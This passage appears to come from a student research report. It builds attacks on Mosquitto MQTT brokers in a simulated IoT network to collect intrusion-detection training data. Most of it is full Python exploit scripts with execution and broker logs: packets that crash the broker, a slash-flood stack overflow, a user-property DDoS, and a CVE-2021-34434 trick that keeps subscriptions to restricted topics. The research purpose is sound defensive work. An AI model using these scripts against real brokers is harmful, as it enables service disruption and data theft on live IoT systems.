and then tries to connect it to the broker. The on_disconnect callback function is a newly defined function on the "mqtt_utilities.py" file, which prints the reason_code and sets Connected_status to False. With the help of this function, we can check the status of the connection every half a minute, and in the case the connection goes down the script will make attempts to reconnect again. We also modified the other scripts to take into consideration the IP addresses of the containers on which they are run. The execution of this script produces this outcome:




Figure 16: Output of "empty_connection_DDoS.py" after about a minute of execution

5.6 SERVICE DISRUPTION BY PUBLISHING ON A ZERO LENGTH TOPIC

This attack aims to crash the Mosquitto server by sending a PUBLISH packet to a topic with no length. This exploit would work on Eclipse Mosquitto version 2.07 and earlier. Here is the script implementing the attack:

```
import mqtt_utilities as util
import paho.mqtt.client as mqtt
import time
import socket

username = "client1"
password = "pass1"
local_ip_adress = util.get_local_ip()
targeted_ip_adress = "10.0.0.7"
reconnect_delay = 10
connection = util.Connection_status()

if local_ip_adress == targeted_ip_adress:
  while True:
    client = mqtt.Client(
    mqtt.CallbackAPIVersion.VERSION2, userdata=connection,
        protocol=mqtt.MQTTv5)
    client.username_pw_set(username, password)
    client.on_connect = util.on_connect
    client.on_disconnect = util.on_disconnect
    client.on_publish = util.on_publish
    if util.connect_client(client, connection, reconnect_delay):
      client.publish("", "whatever")
      print("sent malformed PUBLISH packet, ending script...")
      time.sleep(10)
      client.disconnect()
      break
    else:
      print(
      f"Retrying connection in {reconnect_delay} seconds...",
          flush=True)
      time.sleep(reconnect_delay)
else:
  print("This machine wasn't targeted in the attack")
```

We refactored the section where we found the IP address of the local container in the get_local_ip() function and moved it to the "mqtt_utilities.py" file to make the scripts more readable. In the main part of the script, we check if the container is the targeted one, and if it is, we connect to the broker and publish a message to the empty topic, otherwise, we do nothing.

```
31c223a8ed1a:/# python3 zero_len_attack.py
Attempting to connect to 10.0.0.1:1883...
Connected successfully. Reason code: Success    Session present: False
Time waited: 2
Connected to broker
sent malformed PUBLISH packet, ending script...
Broker received the message.    Reason code: Success
Disconnected from broker
Connected successfully. Reason code: Success    Session present: False
```

Figure 17: Output of "zero_len_attack.py"

```
1726832435: New connection from 10.0.0.7:56161 on port 1883.
1726832435: New client connected from 10.0.0.7:56161 as auto-F5E9B0D7-0F46-3685-C361-544FA641285C (p5, c1, k60, u'client1
1726832435: No will message specified.
1726832435: Sending CONNACK to auto-F5E9B0D7-0F46-3685-C361-544FA641285C (0, 0)
1726832436: Received PUBLISH from auto-A1AC8029-132F-2904-C09B-CD73FCA78A52 (d0, q0, r0, m0, 'test/topic2', ... (44 bytes
1726832436: Sending PUBLISH to auto-C1B05E80-E625-CD2B-55DE-D2CA97D3B327 (d0, q0, r0, m0, 'test/topic2', ... (44 bytes))
1726832436: Sending PUBLISH to durable_client (d0, q0, r0, m0, 'test/topic2', ... (44 bytes))
1726832437: Client auto-F5E9B0D7-0F46-3685-C361-544FA641285C disconnected due to malformed packet.
1726832437: Received PUBLISH from auto-BA3A85A3-6458-DAD2-2835-4A4AD93BA5E2 (d0, q0, r0, m0, 'test/topic1', ... (44 bytes
1726832437: Sending PUBLISH to auto-C1B05E80-E625-CD2B-55DE-D2CA97D3B327 (d0, q0, r0, m0, 'test/topic1', ... (44 bytes))
1726832437: Sending PUBLISH to durable_client (d0, q0, r0, m0, 'test/topic1', ... (44 bytes))
1726832437: Sending PUBLISH to auto-5DF4D9A8-25B1-A85D-CA61-FF9BC37B552C (d0, q0, r0, m0, 'test/topic1', ... (44 bytes))
1726832437: Sending PUBLISH to auto-2373B91E-C17A-AC73-1CFB-580C942F1A04 (d0, q0, r0, m0, 'test/topic1', ... (44 bytes))
1726832437: Sending PUBLISH to auto-8FD850F1-15EF-C3D8-7D11-1DF58E8C8A28 (d0, q0, r0, m0, 'test/topic1', ... (44 bytes))
1726832438: Received PUBLISH from auto-6E515F4C-C5D3-7711-32CB-C8EF315EB1CA (d0, q0, r0, m0, 'test/topic1', ... (44 bytes
1726832438: Sending PUBLISH to auto-C1B05E80-E625-CD2B-55DE-D2CA97D3B327 (d0, q0, r0, m0, 'test/topic1', ... (44 bytes))
1726832438: Sending PUBLISH to durable_client (d0, q0, r0, m0, 'test/topic1', ... (44 bytes))
1726832438: Sending PUBLISH to auto-5DF4D9A8-25B1-A85D-CA61-FF9BC37B552C (d0, q0, r0, m0, 'test/topic1', ... (44 bytes))
1726832438: Sending PUBLISH to auto-2373B91E-C17A-AC73-1CFB-580C942F1A04 (d0, q0, r0, m0, 'test/topic1', ... (44 bytes))
```

Figure 18: Situation on the broker's log after the execution of the script

We observe that after the broker receives the malformed PUBLISH packet the client is disconnected. Since the reconnection is handled by paho-mqtt's start_loop() function, as a result, we see two connection attempts in the output of the script, the second one being the one handled by paho-mqtt.

5.7 SERVICE DISRUPTION BY PUBLISHING ON A TOPIC BEGINNING WITH $

Similarly to the previous variant, the objective of this attack path is to disrupt service by publishing a message on topics with edge case names. In this case, the targeted topics are those that begin with the dollar symbol but are not "$SYS" or "$CONTROL". The script implementing it is for this reason very similar to the zero-length topic one:

```
import mqtt_utilities as util
import paho.mqtt.client as mqtt
import time
import socket

username = "client1"
password = "pass1"
local_ip_adress = util.get_local_ip()
targeted_ip_adress = "10.0.0.7"
reconnect_delay = 10
connection = util.Connection_status()

if local_ip_adress == targeted_ip_adress:
  while True:
    client = mqtt.Client(
    mqtt.CallbackAPIVersion.VERSION2, userdata=connection,
        protocol=mqtt.MQTTv5)
    client.username_pw_set(username, password)
    client.on_connect = util.on_connect
    client.on_disconnect = util.on_disconnect
    client.on_publish = util.on_publish
    if util.connect_client(client, connection, reconnect_delay):
      client.publish("$test/topic", "whatever")
      print("sent malformed PUBLISH packet, ending script...")
      time.sleep(10)
      client.disconnect()
      break
    else:
      print(
      f"Retrying connection in {reconnect_delay} seconds...",
          flush=True)
      time.sleep(reconnect_delay)
```

```
else:
  print("This machine wasn't targeted in the attack")
```




Figure 19: Output of "dollar_char_attack.py"




Figure 20: mosquitto.log file after the sxecution of the script

We can see that the broker denied that PUBLISH request. Since we used the dynamic security plugin to allow client1 to publish on the same topic, it must be hard-coded that using not preset topics beginning with the dollar symbol is prohibited. We see on the "dynamic-security.json" file that the ACL was added to the "/topic" topic instead of the "$test/topic" topic, the "$test" part being ignored by Mosquitto.

5.8 DATA EXFILTRATION FROM SUBSCRIBERS

To implement the data exfiltration from subscribers variant we'll need to set up a client in a way to recreate the situation described by CVE-2021-34434: the script that simulates the behavior of an MQTT subscriber would need to be revised so when it is executed on the targeted device, it would recreate the vulnerability. First, we would need to log in as the superuser to give the client permission to subscribe to the restricted topic. Then, we would need to log in as the client and connect to the broker to subscribe both to the normal and restricted topics. The connection with the broker would need to be durable: this can be achieved by setting the SessionExipiryInterval property to a number different from 0 and the clean_start argument to False. After disconnecting the client, the script would need to revert the changes made to the client's access permissions,

by using the previous superuser session. When the durable client reconnects, if the Mosquitto version is correct, the subscription to the restricted topic will not be removed. The resulting script:

Listing 13: the new MQTT subscriber code

```
import paho.mqtt.client as mqtt
import time
import mqtt_utilities as util
import subprocess

# Define MQTT broker details
a_username = "myadmin"
a_password = "pass123"
broker = "10.0.0.1"
port = 1883
restricted_topic = "test/topic2"
subscribe_topic = "test/topic1"
username = "client1"
password = "pass1"
reconnect_delay = 10
connection = util.Connection_status()
a_connection = util.Connection_status()
local_ip = util.get_local_ip()


def on_message(client, userdata, message):
  r_message = message.payload.decode('utf-8')
  print(f"Received message: " + r_message, flush=True)
  with open("mqtt_sub.log", 'a') as log:
    log.write("Elaborated message: "+r_message+"\n")


def on_connect(client, userdata, flags, reason_code, properties):
  if reason_code == 0:
    print("Connected successfully.\tReason code: " +
    str(reason_code)+"\tSession present:
        "+str(flags.session_present), flush=True)
    userdata.connected = True
    if flags.session_present == False:
      print("Resubscribing to topics...", flush=True)
      client.subscribe(subscribe_topic)
```

```
  else:
    print("Connection failed.\tReason code: " +
    str(reason_code), flush=True)
    userdata.connected = False


# setting the durable client for data exfiltration
if local_ip == "10.0.0.7":

  # send message to $CONTROL/dynamic-security/v1 topic to change
     ACLs for client1
  print("Connecting to broker as admin to add subscribe rights in
     test/topic2 for client1...", flush=True)
  not_reachable = True
  while not_reachable:
    admin_client = mqtt.Client(
    mqtt.CallbackAPIVersion.VERSION2, userdata=a_connection)
    admin_client.username_pw_set(a_username, a_password)
    admin_client.on_connect = util.on_connect
    admin_client.on_disconnect = util.on_disconnect
    admin_client.on_publish = util.on_publish
    if util.connect_client(admin_client, a_connection,
       reconnect_delay):
      print("Sending admin message to add subscribe rights in
         test/topic2 for client1...", flush=True)
      admin_client.publish("$CONTROL/dynamic-security/v1",
      '{"commands": [{"command": "addRoleACL", "rolename":
         "roleClient", "acltype": "subscribeLiteral", "topic":
         "test/topic2", "priority": 0, "allow": true}]}')
      time.sleep(3)
      not_reachable = False
    else:
      print(f"Retrying admin connection in {reconnect_delay}
         seconds...")
      time.sleep(reconnect_delay)

  while True:

    # initialize the duranble client
    client = mqtt.Client(
    mqtt.CallbackAPIVersion.VERSION2, userdata=connection,
       protocol=mqtt.MQTTv5, client_id="durable_client")
```

```
client.username_pw_set(username, password)
client.on_connect = util.on_connect
client.on_subscribe = util.on_subscribe
client.on_unsubscribe = util.on_unsubscribe
client.on_message = on_message
client.on_disconnect = util.on_disconnect
properties = mqtt.Properties(mqtt.PacketTypes.CONNECT)
properties.SessionExpiryInterval = 10000

# connect the durable client to the broker
print("Connecting client1 to the broker...", flush=True)
if util.connect_client(client, connection, reconnect_delay,
    input_clean_start=False, input_properties=properties):

  # the durable clients subscribes to the desired topics and
     then disconnects
  print("Subscribing client1 to restricted and normal
     topic...", flush=True)
  client.subscribe([(restricted_topic, 0), (subscribe_topic,
     0)])
  time.sleep(3)
  print("Disconnecting client1 from the broker...", flush=True)
  client.disconnect()
  time.sleep(3)

  # revoke the permission when the durable client is
     disconnected
  print(
  "Sending admin message to remove subscribe rights in
     test/topic2 for client1...", flush=True)
  admin_client.publish("$CONTROL/dynamic-security/v1",
  '{"commands": [{"command": "removeRoleACL", "rolename":
     "roleClient", "acltype": "subscribeLiteral", "topic":
     "test/topic2"}]}')
  time.sleep(3)
  print("Disconnecting admin...", flush=True)
  admin_client.disconnect()
  time.sleep(3)

  # reconnect the durable client
  while True:
    print("Reconnecting client1 to the broker...", flush=True)
```

```
        if util.connect_client(client, connection,
            reconnect_delay, input_clean_start=False,
            input_properties=properties):
          print("Beginning to process messages", flush=True)
          time.sleep(1000)
          break
        else:
          print(
          f"Retrying connection in {reconnect_delay} seconds...",
              flush=True)
          time.sleep(reconnect_delay)
      break
    else:
      print(
      f"Retrying connection in {reconnect_delay} seconds...",
          flush=True)
      time.sleep(reconnect_delay)


# normal subscribers
else:

  while True:
    client = mqtt.Client(
    mqtt.CallbackAPIVersion.VERSION2, userdata=connection,
        protocol=mqtt.MQTTv5)
    client.username_pw_set(username, password)
    client.on_connect = on_connect
    client.on_subscribe = util.on_subscribe
    client.on_unsubscribe = util.on_unsubscribe
    client.on_message = on_message
    client.on_disconnect = util.on_disconnect
    if util.connect_client(client, connection, reconnect_delay):
      print("Beginning to process messages", flush=True)
      time.sleep(1000)
      client.unsubscribe(subscribe_topic)
      break
    else:
      print(
      f"Retrying connection in {reconnect_delay} seconds...",
          flush=True)
      time.sleep(reconnect_delay)
```

Since we'll have to connect to the broker both as the superuser and the client, we'll need both their credentials plus two instances of Connection_status() to pass as userdata when creating the Client object. The on_connect() callback function is used to reconnect the normal clients when they're disconnected following an administrative action on the dynamic security plugin so their subscriptions can be restored when reconnected automatically. This is done by checking the session_present attribute on flags when a connection is established successfully, and subscribing to the right topics after confirming that the previous session was cleared. on_message() was not changed: it processes subscription messages, writing them to a log. Let's begin by explaining the execution flow of a vulnerable client. We first try to connect as the superuser and add an ACL to the client's role which allows it to make subscriptions to the restricted topic. This is achieved without using the "mosquitto_ctrl" command by publishing a special message on the "$CONTROL/dynamic-security/v1" topic as the admin (synonym of superuser). Then, we connect as the client by first setting the protocol, which needs to be MQTT version 5, the client_id, necessary for the broker to preserve the sessions, and the SessionExpiryInterval property which dictates how much time the broker waits before clearing a session. After connecting by setting clean_start=False we have our durable client, which we'll be subscribing to the normal and restricted topics. After disconnecting the durable client we repeat the same actions for the admin to remove the newly added ACL. We disconnect the superuser. Now, we can reuse the durable client and start the life cycle of an MQTT subscriber, which will also receive and process messages from the restricted topic.

```
davide@davide-vm:~/Desktop/git/DDoShield-IoT$ docker exec -it emu6 bash
34448966a612:/# cat sub_output.log
Attempting to connect to 10.0.0.1:1883...
Failed to connect to the broker: [Errno 113] Host is unreachable
Retrying connection in 10 seconds...
Attempting to connect to 10.0.0.1:1883...
Failed to connect to the broker: [Errno 113] Host is unreachable
Retrying connection in 10 seconds...
Attempting to connect to 10.0.0.1:1883...
Connected successfully. Reason code: Success    Session present: False
Resubscribing to topics...
Broker granted the following QoS to your subscription request: 0
Received message: Message at 2024-09-20 11:14:10 from 10.0.0.4
Received message: Message at 2024-09-20 11:14:11 from 10.0.0.5
Received message: Message at 2024-09-20 11:14:11 from 10.0.0.6
Time waited: 2
Connected to broker
Beginning to process messages
Received message: Message at 2024-09-20 11:14:11 from 10.0.0.7
Disconnected from broker
Connected successfully. Reason code: Success    Session present: False
Resubscribing to topics...
Broker granted the following QoS to your subscription request: 0
Disconnected from broker
Connected successfully. Reason code: Success    Session present: False
Resubscribing to topics...
Broker granted the following QoS to your subscription request: 0
Received message: Message at 2024-09-20 11:14:30 from 10.0.0.4
Received message: Message at 2024-09-20 11:14:31 from 10.0.0.5
Received message: Message at 2024-09-20 11:14:31 from 10.0.0.6
Received message: Message at 2024-09-20 11:14:31 from 10.0.0.7
Received message: Message at 2024-09-20 11:14:40 from 10.0.0.4
Received message: Message at 2024-09-20 11:14:41 from 10.0.0.5
Received message: Message at 2024-09-20 11:14:41 from 10.0.0.6
Received message: Message at 2024-09-20 11:14:41 from 10.0.0.7
```

Figure 21: Execution of a normal mqtt subscriber. We can see it disconnect and reconnect two times as our administrative operations are run.

```
051805bd98e7:/# cat sub_output.log
Connecting to broker as admin to add subscribe rights in test/topic2 for client1...
Attempting to connect to 10.0.0.1:1883...
Failed to connect to the broker: [Errno 113] Host is unreachable
Retrying connection in 10 seconds...
Attempting to connect to 10.0.0.1:1883...
Failed to connect to the broker: [Errno 113] Host is unreachable
Retrying connection in 10 seconds...
Attempting to connect to 10.0.0.1:1883...
Connected successfully. Reason code: Success    Session present: False
Time waited: 2
Connected to broker
Sending admin message to add subscribe rights in test/topic2 for client1...
Broker received the message.    Reason code: Success
Connecting client1 to the broker...
Attempting to connect to 10.0.0.1:1883...
Connected successfully. Reason code: Success    Session present: False
Connected to broker
Subscribing client1 to restricted and normal topic...
Broker granted the following QoS to your subscription request: 0
Received message: Message at 2024-09-20 11:14:17 from 10.0.0.1
Disconnecting client1 from the broker...
Disconnected from broker
Sending admin message to remove subscribe rights in test/topic2 for client1...
Broker received the message.    Reason code: Success
Disconnecting admin...
Disconnected from broker
Reconnecting client1 to the broker...
Attempting to connect to 10.0.0.1:1883...
Connected successfully. Reason code: Success    Session present: True
Connected to broker
Beginning to process messages
Received message: Message at 2024-09-20 11:14:29 from 10.0.0.1
Received message: Message at 2024-09-20 11:14:30 from 10.0.0.4
Received message: Message at 2024-09-20 11:14:31 from 10.0.0.5
Received message: Message at 2024-09-20 11:14:31 from 10.0.0.6
Received message: Message at 2024-09-20 11:14:31 from 10.0.0.7
```

Figure 22: Output of "mqtt_sub.py" on the 10.0.0.7 device. We can see that the vulnerability works on this version of mosquitto server plus dynsec plugin since we received messages from the broker's topic.

```
1726830849: New connection from 10.0.0.7:44935 on port 1883.
1726830849: New client connected from 10.0.0.7:39315 as auto-AF30487D-573E-8C53-1841-3DBEA49D9F98 (p5, c1, k60, u'client1').
1726830849: No will message specified.
1726830849: Sending CONNACK to auto-AF30487D-573E-8C53-1841-3DBEA49D9F98 (0, 0)
1726830849: New client connected from 10.0.0.7:44935 as auto-0DD55270-3DCB-86B7-963D-3B01223EAA2A (p2, c1, k60, u'myadmin').
1726830849: No will message specified.
1726830849: Sending CONNACK to auto-0DD55270-3DCB-86B7-963D-3B01223EAA2A (0, 0)
1726830850: Received PUBLISH from auto-FE0B4950-274A-E0D9-BD21-EE4C96E80C6E (d0, q0, r0, m0, 'test/topic1', ... (44 bytes))
1726830850: Sending PUBLISH to auto-CDB7122C-B531-801A-002A-E15E84327A43 (d0, q0, r0, m0, 'test/topic1', ... (44 bytes))
```

Figure 23: We can see the superuser connecting to the broker here.




Figure 24: Here we see the broker receiving the message triggering the addRoleACL command and the clients disconnecting.




Figure 25: We can see the broker receiving the command to remove the newly added ACL here.

5.9 SERVICE DISRUPTION BY SUBSCRIBING TO TOPIC WITH 65400 /

This attack variant aims to disrupt service by causing a stack overflow by sending a malformed SUBSCRIBE packet whose topic consists of a string of 65400 or more slashes. The script is quite simple:

Listing 14: if the broker process the sent SUBSCRIBE packet a stack overflow would occur

```
import mqtt_utilities as util
import paho.mqtt.client as mqtt
import time
import socket


def generate_topic():
  topic = ""
  for i in range(65400):
    topic += "/"
  return topic


def on_message(client, userdata, message):
  r_message = message.payload.decode('utf-8')
  print(f"Received message: " + r_message, flush=True)
```

```
username = "client1"
password = "pass1"
topic = generate_topic()
local_ip_adress = util.get_local_ip()
targeted_ip_adress = "10.0.0.7"
reconnect_delay = 10
connection = util.Connection_status()

if local_ip_adress == targeted_ip_adress:
  while True:
    client = mqtt.Client(
    mqtt.CallbackAPIVersion.VERSION2, userdata=connection,
        protocol=mqtt.MQTTv5)
    client.username_pw_set(username, password)
    client.on_connect = util.on_connect
    client.on_disconnect = util.on_disconnect
    client.on_subscribe = util.on_subscribe
    client.on_unsubscribe = util.on_unsubscribe
    client.on_message = on_message
    if util.connect_client(client, connection, reconnect_delay):
      client.subscribe(topic)
      print("sent malformed SUBSCRIBE packet, ending script...")
      time.sleep(10)
      client.disconnect()
      break
    else:
      print(
      f"Retrying connection in {reconnect_delay} seconds...",
          flush=True)
      time.sleep(reconnect_delay)
else:
  print("This machine wasn't targeted in the attack")
```

We first generate the topic with the generate_topic() function by appending 65400 slashes one after another. We then check if the local device is the one we want to launch the attack on. If it is we create a client, set the various callback methods, connect it to the broker, and send the malformed SUBSCRIBE packet. After that, we wait for ten seconds and end the execution.

```
9f95ba2044be:/# python3 slash_char_attack.py
Attempting to connect to 10.0.0.1:1883...
Connected successfully. Reason code: Success    Session present: False
Time waited: 2
Connected to broker
sent malformed SUBSCRIBE packet, ending script...
Disconnected from broker
Connected successfully. Reason code: Success    Session present: False
9f95ba2044be:/#
```

Figure 26: Execution of "slash_char_attack.py".

```
1726831858: New connection from 10.0.0.7:41781 on port 1883.
1726831858: New client connected from 10.0.0.7:41781 as auto-F1F1739C-F9D6-DB12-EFC3-B14BDC8D5EBE (p5, c1, k60, u'client1').
1726831858: No will message specified.
1726831858: Sending CONNACK to auto-F1F1739C-F9D6-DB12-EFC3-B14BDC8D5EBE (0, 0)
1726831858: Received PUBLISH from auto-2E56D8D3-D70F-7BCE-E639-10BFF599FCF2 (d0, q0, r0, m0, 'test/topic2', ... (44 bytes))
1726831858: Sending PUBLISH to auto-07C94C19-678B-48F2-7983-B746C2CD740B (d0, q0, r0, m0, 'test/topic2', ... (44 bytes))
1726831858: Sending PUBLISH to durable client (d0, q0, r0, m0, 'test/topic2', ... (44 bytes))
1726831860: Received SUBSCRIBE from auto-F1F1739C-F9D6-DB12-EFC3-B14BDC8D5EBE
1726831860: Invalid subscription string from 10.0.0.7, disconnecting.
1726831860: Client auto-F1F1739C-F9D6-DB12-EFC3-B14BDC8D5EBE disconnected due to malformed packet.
1726831861: New connection from 10.0.0.7:45319 on port 1883.
```

Figure 27: We can see the broker disconnecting the client after receiving the invalid SUBSCRIBE packet.

5.10 USER PROPERTY DDOS

We apply a DDoS by sending malformed CONNECT packets from multiple clients on the network. These CONNECT packets have a very high number of user properties, so if the broker tries to process them a high amount of CPU power will be wasted.

Listing 15: User property DDoS

```
import paho.mqtt.client as mqtt
import mqtt_utilities as util
import time


def generate_properties():
  properties = mqtt.Properties(mqtt.PacketTypes.CONNECT)
  key = "k"
  value = "v"
  user_property = []
  for i in range(10000):
    user_property.append((key+str(i), value+str(i)))
  properties.UserProperty = user_property
```

```
    return properties


broker = "10.0.0.1"
port = 1883
username = "client1"
password = "pass1"
reconnect_delay = 10
local_ip = util.get_local_ip()
connection = util.Connection_status()
target_ips = ["10.0.0.7"]

if local_ip in target_ips:

  while True:
    client = mqtt.Client(mqtt.CallbackAPIVersion.VERSION2,
    userdata=connection, protocol=mqtt.MQTTv5)
    client.username_pw_set(username, password)
    client.on_connect = util.on_connect
    client.on_disconnect = util.on_disconnect
    client.connect(broker, port, properties=generate_properties())
    print("sent malformed CONNECT packet, disconnecting...",
        flush=True)
    time.sleep(10)
    client.disconnect()

else:
  print("This machine wasn't targeted in the attack")
```

The structure is similar to that of other scripts which send some form of altered packet to the broker to exploit some form of vulnerabilities. Since we want to do a DDoS attack we'll need to check the local IP address against that of a list of targeted IPs. If the device is in that list then the script is launched: we create the client, set the callback functions, create the list of user properties, and try to connect to the broker by sending these properties.

Figure 28: Execution of "user_prop_attack.py" script.




Figure 29: The broker rejecting the connection request from the client.

In our case the broker rejected the CONNECTION packet because the number of user properties we set (10000) was a little too high. For a lower number like 6500, the broker would have recognized the packet as legitimate and processed the request.

6

CONCLUSIONS AND FUTURE WORK

We can confirm the correctness of the scripts by sniffing the network traffic with tools like Wireshark and registering the traffic data. In our case the simulator itself (DDoShield-IoT) offered an option to record the traffic exchanged between its various docker containers: this option is enabled if we insert the "-l 1" flag for the "create" and "ns3" commands used to initialize the simulation. As a result, a pcap file containing the traffic data for the last simulated session would be created in the results directory. Here we have a screenshot showing the output file for one of those sessions:




Figure 30: Network traffic data registered by the simulator during a user_prop_DDoS attack. We can notice the back and forth of CONNECT and CONNACK packets between "10.0.0.1" (the broker) and "10.0.0.7" (the device from which the script is launched).

The list of network packets shown in the image was filtered to only reveal packets under the MQTT network protocol to make clear what's going on in our simulated network. Other attacks also seem to function correctly, by sending the expected packets in the right moments. We can thus conclude that our implementation was correct and produced the

expected results in our environment. This work lays the basis for a future paper focusing on upping the performance of IDSs through machine learning techniques: the attacks defined here will be used to execute an experimental attack campaign lasting a couple of days where different attacks will be launched multiple times to generate and gather network traffic data. This traffic data will then be labeled and divided into two types: traffic produced by normal network activities, and traffic produced by the attacks. We then train a neural network on this dataset to help it distinguish the two types of traffic so it could be used by an IDS in aiding in deciding if the network traffic at a specific moment is suspicious or not.




Figure 31: Network traffic data registered by the simulator during a slash_char_attack




Figure 32: Network traffic data registered by the simulator during the initialization of the vulnerable subscriber (10.0.0.7).

BIBLIOGRAPHY

[1] 2022 Ukraine Electric Power Attack.
https://attack.mitre.org/campaigns/C0034/.

[2] CVE-2017-7650.
https://nvd.nist.gov/vuln/detail/CVE-2017-7650.

[3] CVE-2018-12543.
https://www.cve.org/CVERecord?id=CVE-2018-12543.

[4] CVE-2018-15473.
https://www.cve.org/CVERecord?id=CVE-2018-15473.

[5] CVE-2019-11779.
https://www.cve.org/CVERecord?id=CVE-2019-11779.

[6] CVE-2021-34432.
https://www.cve.org/CVERecord?id=CVE-2021-34432.

[7] CVE-2021-34434.
https://www.cve.org/CVERecord?id=CVE-2021-34434.

[8] CVE-2023-28366.
https://www.cve.org/CVERecord?id=CVE-2023-28366.

[9] CVE-2023-5632.
